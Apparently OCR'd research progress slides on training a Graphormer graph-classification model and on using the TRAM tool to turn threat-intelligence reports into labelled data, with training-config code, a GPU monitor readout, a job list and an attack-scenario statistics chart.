


```
training_args = TrainingArguments(
    "graph-classification",
    logging_dir="graph-classification",

    per_device_train_batch_size=16,
    per_device_eval_batch_size=16,

    # batch size changed automatically to prevent OOMs
    auto_find_batch_size=True,
    gradient_accumulation_steps=10,
    dataloader_num_workers=4,
    num_train_epochs=5,

    evaluation_strategy="epoch",
    logging_strategy="epoch",
    push_to_hub=False,
    disable_tqdm=False,
)
```




```
trainer = Trainer(
    model=model,
    args=training_args,
    train_dataset=train_ds,
    eval_dataset=val_ds,
    data_collator=GraphormerDataCollator(),
    callbacks=[PrintInfoCallback()],
    compute_metrics=compute_accuracy,
    optimizers=(optimizer, scheduler),
)
```


BUG



```
Some weights of GraphormerForGraphClassification were not initialized from the model checkpoint at clefourrier/graphormer-base-pc
qm4mv2 and are newly initialized because the shapes did not match:
- classifier.classifier.weight: found shape torch.Size([1, 768]) in the checkpoint and torch.Size([168, 768]) in the model instan
tiated
You should probably TRAIN this model on a down-stream task to be able to use it for predictions and inference.
  0%|
```



```
Wed Aug 02 09:35:22 2023                        (Press h for help or q to quit)
 NVITOP 1.0.0       Driver Version: 450.119.04      CUDA Driver Version: 11.0
 GPU Fan Temp Perf Pwr:Usg/Cap         Memory-Usage   GPU-Util  Compute M.
   0 27%  33C  P8    3W / 250W   821MiB / 11019MiB        0%     Default   MEM: ▌ 7.4%                 UTL: ▏ 0%
   1 27%  34C  P8    1W / 250W   621MiB / 11019MiB        0%     Default   MEM: ▌ 5.6%                 UTL: ▏ 0%
   2 28%  37C  P8   18W / 250W   621MiB / 11019MiB        0%     Default   MEM: ▌ 5.6%                 UTL: ▏ 0%
   3 37%  64C  P2  114W / 250W   621MiB / 11019MiB      100%     Default   MEM: ▌ 5.6%                 UTL: ████████████ MAX
[ CPU: ▉ 2.4%                                                                ]  ( Load Average:  0.81  1.27  1.21 )
[ MEM: ▉ 2.4%                                                                ]  [ SWP: ▉ 11.3%                    ]

 Processes:                                                                             euni@plash-ESC4000-G4
 GPU     PID      USER   GPU-MEM %SM  %CPU  %MEM   TIME  COMMAND
   0   30689 C    euni    817MiB   0   0.0   0.7  16:58  python3 my_graphormer.py
   1   30689 C    euni    617MiB   0   0.0   0.7  16:58  python3 my_graphormer.py
   2   30689 C    euni    617MiB   0   0.0   0.7  16:58  python3 my_graphormer.py
   3   30689 C    euni    617MiB 100   0.0   0.7  16:58  python3 my_graphormer.py
```




```
real    14m58.952s
user    0m0.004s
sys     0m0.003s
```

- Still can’t start the training on my customized dataset
- Write the training code be myself

TRAM

Automation



Job: Analyze Malware-Madness-EXCEPTION-edition.pdf By: djangoSuperuser on 2023-23-25 15:23:16 UTC		Error		🗑
Job: Analyze Hive-Analysis-Study.pdf By: djangoSuperuser on 2023-23-25 15:23:16 UTC		Error		🗑
Bootstrap Training Data By: pipeline (manual) on 2022-06-04 01:05:13 UTC	Analyze Export ▾	Accepted	Accepted: 12588 Reviewing: 0 Total: 12588	🗑
Report for MOLERATS-IN-THE-CLOUD-New-Malware-Arsenal-Abuses-Cloud-Platf.pdf By: djangoSuperuser on 2023-07-25 15:22:16 UTC	Analyze Export ▾ Download	Reviewing	Accepted: 0 Reviewing: 112 Total: 112	🗑
Report for Suspected-Iran-Nexus-TAG-56-Uses-UAE-Forum-Lure-for-Credenti.pdf By: djangoSuperuser on 2023-07-25 15:22:24 UTC	Analyze Export ▾ Download	Reviewing	Accepted: 0 Reviewing: 120 Total: 120	🗑

- Successfully uploaded: 111 files
- Unsuccessfully uploaded: 19 files
- Export part is not successful yet
  - After export 7 files, it can’t find the element
  - Try to **scroll** the web’s page to show the element


Future Work

Future Work

- **Graph - Data Analysis**
  - Done
- **Graphormer**
  - Write the trainer(training part)
- **TRAM**
  - Try to export all the file and transfer them to labeled data

Thanks!!

Appendix


三元組與劇本數量統計
對應到該三元組數量的攻擊劇本數量
三元組數量
0
20
40
60
1
2
3
4
5
6
7
8
9
10
11
12
13
15
16
18
19
20
21
23
27
50
57
62
64
67
82
104
137
150
216
1022
13801
54
21
14
3
13
15
5
4
1
6
2
1
2
3
2
1
1
3
1
1
1
1
1
1
1
1
1
1
1
1
1
1
1